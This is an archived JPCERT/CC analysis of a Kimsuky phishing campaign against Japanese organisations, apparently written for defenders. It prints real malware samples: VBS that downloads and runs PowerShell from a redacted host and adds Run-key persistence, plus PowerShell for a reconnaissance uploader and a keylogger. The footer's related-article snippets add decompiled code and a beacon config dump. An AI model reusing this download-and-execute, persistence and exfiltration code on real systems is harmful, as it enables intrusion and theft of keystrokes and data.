

Attack Activities by Kimsuky Targeting Japanese Organizations - JPCERT/CC Eyes

By 喜野 孝太(Kota Kino)

Published: 2024-07-07 · Archived: 2026-04-05 19:21:10 UTC

JPCERT/CC has confirmed attack activities targeting Japanese organizations by an attack group called Kimsuky in March 2024. This article introduces the attack methods of the group confirmed by JPCERT/CC.

Attack overview

In the attack we identified, the attacker sent a targeted attack email impersonating a security and diplomatic organization. A zip file containing the following files with double file extensions was attached to the email. (File names are omitted.)

- (1) [omitted].docx[a large number of spaces].exe
- (2) [omitted].docx[a large number of spaces].docx
- (3) [omitted].docx[a large number of spaces].docx

To hide the file extension, each file name contains a large number of spaces. The target executes the EXE file in (1), and it eventually leads to malware infection. Figure 1 shows the flow after the EXE file is executed.




Figure 1: Flow after the EXE file is executed

The docx files (2) and (3) are decoy documents. The following section explains the infection flow after the EXE file is executed.

Flow of infection

When the EXE file (1) is executed, a VBS file is downloaded from an external source and executed using wscript.exe. Figure 2 shows the downloaded VBS file.

```
On Error Resume Next:Sub TdgpProc(p_cmd):set Tdgp = GetObject("winmgmts:win32_process"):set kRxdkl =
GetObject("winmgmts:\root\cimv2"):set ost = kRxdkl.Get("Win32_ProcessStartup"):set gksefg =
ost.SpawnInstance :gksefg.ShowWindow = 12:errReturn = Tdgp.Create(p_cmd, Null, gksefg, pid):End Sub:uri =
"https://[redacted]":pow_cmd = "cmd /c powershell -command "iex (wget
xxx/show.php?query=50).content; PokDoc -Slyer 'xxx'"":pow_cmd = Replace(pow_cmd, "xxx", uri):TdgpProc(
pow_cmd):set XDFs = CreateObject( "WScript.Shell" ):Rdxkx=XDFs.ExpandEnvironmentStrings("%PUBLIC%")&
"\Pictures\desktop.ini.bak":Const MoeSx = &H80000001:strComputer = ".":set oReg=GetObject(
"winmgmts:{impersonationLevel=impersonate}!\" & strComputer & "\root\default:StdRegProv"):Xoses =
"Software\Microsoft\Windows\CurrentVersion\Run":Posefds = "Clear Web History":strValue = WScript.FullName
& " //b //e:vbscript " & Chr(34) & Rdxkx & Chr(34):oReg.SetStringValue MoeSx,Xoses,Posefds,strValue
```

Figure 2: Downloaded VBS file

The VBS file downloads PowerShell from the external source and calls the PokDoc function with the following parameter.

```
PokDoc -Slyer [Destination URL]
```

In addition, it uses the Run key in the registry to configure the file C:\Users\Public\Pictures\desktop.ini.bak so that it automatically starts via WScript.

Stealing information from the device

The PowerShell downloaded by the VBS file has a feature to collect information from the device. Figure 3 shows the downloaded PowerShell.

```
Function PokDoc {
    Param ([string] $Slyer)

    $Script:upURL = $Slyer;
    Function Xoslkeiosks
    {
        $Script:webReqUpload = New-Object Microsoft.PowerShell.Commands.WebRequestSession;
        $Script:webReqUpload.UserAgent = "Mozilla/5.0 (Windows NT 10.x; Win64; x64) AppleWebKit/537.36
        (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36 Edg/87.0.664.75";$boundaryHex =
        New-Object byte[] 10;
        for( $ii = 0 ; $ii -lt 10 ; $ii ++ )
        {
            $boundaryHex[$ii] = Get-Random -Minimum 0 -Maximum 255;
        }
        $Script:boundary = "----" + [Convert]::ToBase64String($boundaryHex) ;
        $Script:webReqUpload.Headers.Add("Content-Type", "multipart/form-data;
        boundary=$Script:boundary");
    }
}
```

Figure 3: PowerShell with downloaded PokDoc function

When PokDoc function is executed by the VBS file, the following information on the device is collected, and the data is sent to the URL provided in the parameter.

- System information
- Process list
- Network information
- List of files in specific user folders (Downloads, Documents, Desktop)
- User account information

Based on the above information, it is assumed that this is intended to check whether the device on which the EXE file was executed is in an analysis environment such as a sandbox.

Furthermore, after the information on the device is sent, a VBS file with the file name **C:\Users\Public\Pictures\desktop.ini.bak** is created and executed. Figure 4 shows the VBS file to be created.

```
Sub WMPProc(p_cmd):set wm = GetObject("winmgmts:win32_process"):set ows = GetObject("winmgmts:\root\cimv2")
:set ost = ows.Get("Win32_ProcessStartup"):set oconf = ost.SpawnInstance_:oconf.ShowWindow = 12:errReturn
= wm.Create(p_cmd, Null, oconf, pid):End Sub:uri = "https://[redacted]":pow_cmd = "cmd /c powershell -command ""iex (wget
xxx/show.php?query=107).content; InfoKey -ur 'xxx'""":pow_cmd = Replace(pow_cmd, "xxx", uri):WMPProc(
pow_cmd)
```

Figure 4: VBS file to be created

The VBS file to be created is similar to the one described earlier. It downloads PowerShell from the external source and calls InfoKey function with the following parameter.

```
InfoKey -ur [Destination URL]
```

Keylogger

PowerShell downloaded by the VBS file functions as a keylogger. Figure 5 shows an example of downloaded PowerShell.

```
Function InfoKey {
    Param (
        [string] $ur
    )

    $script:webReqUpload = $null;
    $script:boundary = "";
    $script:upURL = $ur;

    Function InitWebReqSessions {
        $script:webReqUpload = New-Object Microsoft.PowerShell.Commands.WebRequestSession;
        $script:webReqUpload.UserAgent = "Mozilla/5.0 (Windows NT 10.x; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chremo/87.0.4280.141 Safari/537.36 Edgo/87.0.664.75";

        $boundaryHex = New-Object byte[] 10;
        for( $ii = 0 ; $ii -lt 10 ; $ii ++ ) {
            $boundaryHex[$ii] = Get-Random -Minimum 0 -Maximum 255;
        }
    }
}
```

Figure 5: PowerShell containing the downloaded InfoKey function

When the InfoKey function is called, the file **C:\Users\Public\Music\desktop.ini.bak** is created, and then the stolen keystrokes and clipboard information are saved. The contents of the file are sent to the URL provided in the parameter.

Associated Attacks

It is reported that Kimsuky is using VBS and PowerShell introduced in this article to target organizations in South Korea [1], and there is another report of a similar TTP-based attack [2]. Therefore, we consider that Kimsuky is behind this case as well.

In closing

Although there have been few reports of attack activities by Kimsuky targeting organizations in Japan, there is a possibility that Japan is also being actively targeted. The most recent report says that malware in CHM format is used to execute the keylogger mentioned in this article [1], and we need to pay attention to similar attacks in the future.

- Kota Kino

(Translated by Takumi Nakano)

References

[1] AhnLab: CHM Malware Stealing User Information Being Distributed in Korea

<https://asec.ahnlab.com/en/65245/>

[2] AhnLab: Malware Disguised as HWP Document File (Kimsuky)

<https://asec.ahnlab.com/en/54736/>



[喜野 孝太\(Kota Kino\)](#)

Kota Kino is Malware/Forensic Analyst at Incident Response Group, JPCERT/CC since August 2019.

Related articles

```
*key = 0x827C7489;
*key[1] = 0x0338382;
*key[2] = 0x66472834;
*key[12] = 0x89097969;
*iv[0] = 0x2436423;
*iv[1] = 0x44801688;
*iv[2] = 0x38788529;
*iv[3] = 0x00180862;
v4 = m_ret_arg1offset0x358(a1 + 3);
if ( !(!v3->CryptAcquireContext)(a1, 0, "Microsoft Enhanced RSA and AES Cryptographic Provider", 0x10, 0xF0000000) )
return 0;
v1 = m_ret_arg1offset0x358(a1 + 3);
handlehashobj = a1 + 1;
if ( !(!v3->CryptCreateHash)(a1, 0x8004, 0, 0, a1 + 1) )
{
LABEL_6:
if ( !*a4 )
return 0;
v6 = m_ret_arg1offset0x358(a1 + 3);
(v6->CryptReleaseContext)(a1, 0);
return 0;
}
if ( !CryptHashData(handlehashobj, key, 16a, 0) )
{
v4 = m_ret_arg1offset0x358(a1 + 3);
v5 = a5 + 1;
((v6->CryptDeriveKey)(a1, 0x0004, handlehashobj, 0x000000, a1 + 2))// CALS_AES_128
{
if ( handlehashobj )
{
v5 = m_ret_arg1offset0x358(a1 + 3);
(v5->CryptDestroyHash)(handlehashobj);
}
goto LABEL_6;
}
v8 = m_ret_arg2offset0x358(a1 + 3);
(v10->CryptSetKeyParam)(v9, 3, 0x0004, 0); // XP_P420190 + P41545/7
v11 = m_ret_arg1offset0x358(a1 + 3);
(v11->CryptSetKeyParam)(v9, 1, 0x0004, 0); // DV = parameter
v12 = m_ret_arg1offset0x358(a1 + 3);
(v12->CryptSetKeyParam)(v9, 4, 0x0004, 0); // XP_P020 = CBC
return v9;
}
```

[Update on Attacks by Threat Group APT-C-60](#)

```
python parse_crossc2beacon_config.py beacon.bin
[+] Decoded Config Data
Offset 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Encode to ASCII
000000 29 01 00 00 7f 00 00 01 b3 15 00 00 09 00 00 00 ).....
000010 31 32 37 2e 30 2e 30 2e 31 00 00 00 0c 01 00 127.0.0.1.....
000020 00 2d 2d 2d 2d 2d 42 45 47 49 4e 20 50 55 42 4c -----BEGIN.PUBL
000030 49 43 20 4b 45 59 2d 2d 2d 2d 2d 0a 4d 49 47 66 IC.KEY-----,MIGF
000040 4d 41 30 47 43 53 71 47 53 49 62 33 44 51 45 42 MA0GCSqGS1b3DQEB
000050 41 51 55 41 41 34 47 4e 41 44 43 42 69 51 4b 42 AQUAA4GNADCB1QKB
000060 67 51 43 4e 53 33 38 6c 48 50 32 56 33 4a 44 34 gQcNS381HP2V3JD4
000070 47 54 39 55 63 61 4c 68 41 6b 70 4d 64 51 41 47 GT9UcalhAkPMDQAG
000080 52 6e 36 4e 77 36 52 48 6e 56 35 54 2f 69 48 4a Rn6Nw6RhnVST/1HJ
000090 2b 7a 48 4c 48 38 32 71 37 58 4b 6d 6f 2b 72 55 +zHLH82q7Xkmo+rU
0000A0 2b 49 7a 59 70 58 6e 57 55 37 70 4d 73 69 53 64 +IzYpXmU7pMs1Sd
0000B0 71 2b 63 52 78 4d 6f 54 4c 6d 68 4e 6f 71 32 55 q+cRxMoTLmhNoq2U
0000C0 54 57 4b 39 6f 39 52 6f 64 63 5a 7a 5a 58 73 6b TWK9o9RodcZtZXsk
0000D0 62 4d 37 54 7a 4b 37 55 5a 6a 79 61 70 54 49 4a bM7TzK7UZjyapTIJ
0000E0 66 63 71 36 42 57 4d 64 73 4d 78 36 67 48 34 4f fcq6BwMdsMx6gH4O
0000F0 73 6c 42 2f 35 77 6e 63 33 77 51 78 55 62 4f 61 s1B/Swnc3wXubOa
000100 71 45 6f 6b 4b 6f 72 5a 77 6d 68 55 33 77 49 44 qEokKorZumHU3wID
000110 41 51 41 42 0a 2d 2d 2d 2d 2d 45 4e 44 20 50 55 AQAB-----END.PU
000120 42 4c 49 43 20 4b 45 59 2d 2d 2d 2d 2d 41 41 41 BLIC.KEY-----AAA
000130 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 .....
[+] Config Data
C2: 127.0.0.1:5555
PUBLICKEY: -----BEGIN PUBLIC KEY-----
MIGFMA0GCSqGS1b3DQEBQUAA4GNADCB1QKBgQCNS381HP2V3JD4GT9UcalhAkPMDQAGRn6Nw6
RhnVST/1HJ+zHLH82q7Xkmo+rU+IzYpXmU7pMs1Sdq+cRxMoTLmhNoq2UTWK9o9RodcZtZXsk
bM7TzK7UZjyapTIJfcq6BwMdsMx6gH4Os1B/Swnc3wXubOaqEokKorZumHU3wIDAQAAB
-----END PUBLIC KEY-----
```

[CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks](#)


```
movx eax, cs:num7
movd xmm1, eax
cvtdq2pd xmm1, xmm1
movx eax, cs:num3
movd xmm0, eax
cvtdq2pd xmm0, xmm0
addsd xmm0, xmm0
subsd xmm1, xmm0
mulsd xmm1, xmm2
movsd [rbp+1410h+ph0prev], xmm1
call ret2
movx r9d, al
call ret0
movx ecx, al
imul r9d, ecx
call ret7
movx eax, al
add eax, r9d
movx ecx, cs:num9
add eax, ecx
movx ecx, cs:num8
xor edx, edx
div ecx
movx ecx, cs:num1
cmp eax, ecx
jz short loc_7FF85B1895C0
call ret1
movx edx, al
movx eax, cs:num0
imul edx, eax
lea r8d, [rdx+rdx*2]
add r8d, r8d
call ret9
movx ecx, al
sub r8d, ecx
call ret6
movx ecx, al
add r8d, ecx
movx ecx, cs:num3
add ecx, r8d
```

[Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities](#)

```
__int64 __fastcall mal_decode(__int64 encbuf, int bufsize)
{
    __int64 j_1; // rax
    int i; // [rsp+18h] [rbp-Ch]

    if ( encbuf )
    {
        for ( i = 0; ; ++i )
        {
            j_1 = (unsigned int)i;
            if ( i >= bufsize )
                break;
            *(_BYTE *)(encbuf + i) ^= Key1to7[i % 7];
        }
    }
    return j_1;
}
```

[DslodgRAT Malware Installed in Ivanti Connect Secure](#)



[Tempted to Classifying APT Actors: Practical Challenges of Attribution in the Case of Lazarus's Subgroup](#)

Source: <https://blogs.jpccert.or.jp/en/2024/07/attack-activities-by-kimsuky-targeting-japanese-organizations.html>